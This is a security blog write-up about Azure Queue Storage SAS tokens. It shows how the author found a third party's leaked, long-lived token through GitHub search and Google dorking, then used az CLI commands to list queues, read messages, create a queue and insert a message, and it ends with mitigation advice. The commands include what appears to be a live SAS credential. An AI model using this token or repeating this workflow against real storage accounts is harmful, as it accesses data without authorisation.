Exploiting Azure Queue Storage: Unexpired SAS Token with Excessive Permission

Sahad MK on 2022-04-02

Introduction

This write-up helps you understand the Shared Access Signature, aka SAS, and how to exploit a storage resource using a SAS token. In the final section, you will get to know how to prevent an attacker from abusing our SAS token.

Basics


Azure provides many storage options like Blob, Queue, Table, etc. You can access these storage options with an azure storage account. A storage account name should be unique.

Azure queue storage is used to store a large number of messages. it can be accessed with authenticated http/https calls.

With your Azure Storage account, you can generate access keys and a shared access signature(SAS) for authorizing your request to Queue. This request will be an operation like creating a queue, inserting a message into a queue, deleting a queue, etc.

An access key is similar to a root password which provides you full permission on any storage option in a storage account. If an attacker gets an access key, he can perform any malicious activity on a storage option like Queue. But, You can restrict access to a storage option using a Shared access signature or SAS token. SAS token allows you to define resources to be accessed, expiry time, and permissions for a storage service.

You can generate a SAS token for your queues, containers, etc from your azure storage account. This setting is visible under the Security+networking option.



✍ ☐ Generating a SAS Token

Following is an sample SAS token:

✍ ☐

A SAS token consists of few parameters :

sv — Optional,tells version of the storage services to use.

ss — The signed services accessible with the SAS. Blob (b), Queue (q), Table (t), File (f).

srt — The signed resource types that are accessible with the SAS. Service (s): Access to service-level APIs; Container (c): Access to container-level APIs; Object (o): Access to object-level APIs for blobs, queue messages, table entities, and files.

sp — The signed permissions for the SAS. Read (r), Write (w), Delete (d), List (l), Add (a), Create (c), Update (u) and Process (p).

se — The time at which the shared access signature becomes invalid.

st — The time at which the SAS token becomes valid.

spr — The protocol permitted for a request made with the account SAS.


sig — Siganture is used to authorize your request to storage resorce

We have seen parameters in the SAS token.

The Story

Now, let me tell you how I exploited Queue storage with a SAS token recently. I had to find azure queue storage for my testing purpose.


So I decided to find an endpoint with the help of GitHub search and google dork. Finally, I found a queue storage endpoint. Then I opened this URL to check the content and URL parameters.



✍ ☐ SAS URL for retrieving messages

The above Rest API is used to retrieve messages from a queue. The response body consists of a queue message in the XML format. Hence the SAS URL is valid.

What now? Since the response was valid, I thought to analyze this SAS URL for the queue service.



✍ ☐ SAS URL for a queue

The SAS URL is a combination of resource URI and SAS token.

Observation

Here are my key findings,

1. This SAS URL had generated for Queue service.(ss=q)

Permissions granted for this token are read,write,list,add,create,update and process (sp=rwlacupt)

red flag1 : Excessive permissions are given

2. The SAS token is valid till 04/2040(se=2040–04..),

#red flag2 : SAS token has higher expiration time

Exploitation

Now it's time to exploit!

We had performed the following operations on the queue storage using the SAS token.

1. ***az storage queue list — account-name <acc_stg_name> — sas-token "sas_token" — output table***

```
:~$ az storage queue list --account-name c --sas-token "sv=2019-02-02&ss=q&srt=s
co&sp=rwlacup&se=2040-04-21T22:28:32Z&st=2020-04-21T14:28:32Z&spr=https&sig=%2B%2BusHggb6P1VT%2F5E7oCQtjE
zppplcyBpcY%2FqOJd9gis%3D" --output table
Name
--------------------
abcde
ntaactivity
ntaqueue
ntaqueueqa
t3websiteuseractivity
testests
```

✍ ☐ List queues for a particular storage account

2. ***az storage message get — queue-name abcde — account-name <acc_stg_name> — sas-token "sas_token" — output table***

```
:~$ az storage message get --queue-name abcde --account-name c --sas-token "sv=2
019-02-02&ss=q&srt=sco&sp=rwlacup&se=2040-04-21T22:28:32Z&st=2020-04-21T14:28:32Z&spr=https&sig=%2B%2BusH
ggb6P1VT%2F5E7oCQtjEzppplcyBpcY%2FqOJd9gis%3D" --output table
MessageId                            Content        InsertionTime              ExpirationTime
  DequeueCount    PopReceipt                    TimeNextVisible
-----------------------------------  -------------  -------------------------  -------------------------
  -------------  --------------------------  ------------------------
9abd966e-8b95-4e5a-878c-cdfd43d3866a  helloadmin222  2022-04-01T04:58:27+00:00  2022-04-08T04:58:27+00:00
  6              AgAAAAMAAAAAAAAA7apMFjlH2AE=  2022-04-03T08:59:12+00:00
```

✍ ☐ Retrieve messages from the queue 'abcde'

3. ***az storage queue create — name root-queue — account-name <acc_stg_name> — sas-token "sas_token" — output table***

```
:~$ az storage queue create --name root-queue --account-name c --sas-token "sv=2
019-02-02&ss=q&srt=sco&sp=rwlacup&se=2040-04-21T22:28:32Z&st=2020-04-21T14:28:32Z&spr=https&sig=%2B%2BusH
ggb6P1VT%2F5E7oCQtjEzppplcyBpcY%2FqOJd9gis%3D"
{
  "created": true
}
```

✍ ☐ Create a queue with the name 'root-queue'

4. ***az storage message put — queue-name root-queue — content "root#12345" — account-name <acc_stg_name> — sas-token "sas_token" — output table***

```
:~$ az storage message put --queue-name root-queue --content "root#12345" --account-name
 --sas-token "sv=2019-02-02&ss=q&srt=sco&sp=rwlacup&se=2040-04-21T22:28:32Z&st=2020-04-21T14:28
:32Z&spr=https&sig=%2B%2BusHggb6P1VT%2F5E7oCQtjEzppplcyBpcY%2FqOJd9gis%3D"
{
  "content": "root#12345",
  "dequeueCount": null,
  "expirationTime": "2022-04-10T09:05:30+00:00",
  "id": "88890a1d-f80a-42eb-b298-4ad9f91d1c80",
  "insertionTime": "2022-04-03T09:05:30+00:00",
  "popReceipt": "AgAAAAMAAAAAAAAA3gLV9zlH2AE=",
  "timeNextVisible": "2022-04-03T09:05:30+00:00"
}
```

✍ ☐ Put message content 'root#12345 ' to the queue 'root-queue'

```
[redacted]:~$ az storage queue list --account-name [redacted] --sas-token "sv=2019-02-02&ss=q&srt=s
co&sp=rwlacup&se=2040-04-21T22:28:32Z&st=2020-04-21T14:28:32Z&spr=https&sig=%2B%2BusHggb6P1VT%2F5E7oCQtjE
zppplcyBpcY%2FqOJd9gis%3D" --output table
Name
--------------------
abcde
mtaactivity
mtaqueue
mtaqueueqa
root-queue
t3websiteuseractivity
testests
[redacted]~$ az storage message get --queue-name root-queue --account-name [redacted] --sas-token
"sv=2019-02-02&ss=q&srt=sco&sp=rwlacup&se=2040-04-21T22:28:32Z&st=2020-04-21T14:28:32Z&spr=https&sig=%2B%
2BusHggb6P1VT%2F5E7oCQtjEzppplcyBpcY%2FqOJd9gis%3D" --output table
MessageId                            Content     InsertionTime             ExpirationTime            D
equeueCount    PopReceipt                    TimeNextVisible
-----------------------------------  ----------  ------------------------  ------------------------  -
-------------  ---------------------------  ------------------------
88890a1d-f80a-42eb-b298-4ad9f91d1c80 root#12345  2022-04-03T09:05:30+00:00  2022-04-10T09:05:30+00:00  1
               AgAAAAMAAAAAAAAAms9nKzpH2AE=  2022-04-03T09:06:56+00:00
```

✍ ☐ Newly created queue ‘root_queue’ and a message in it

The above screenshots show that we performed various operations on the queue storage with the SAS token that we obtained from a SAS URL for a queue service.

Mitigation

So far, we have covered the basics and exploitation of Queue storage service . Now, you know what happens when an attacker gets your SAS token. In this section, we will explain mitigations that help to prevent attackers from exploiting a SAS token.

1. Provide a user with minimum required privileges
2. Set a required minimum expiration time for your SAS token
3. If you think your SAS token has been compromised, rotate your access keys associated with your SAS token.

Thanks for your time. I hope you will find this write-up useful.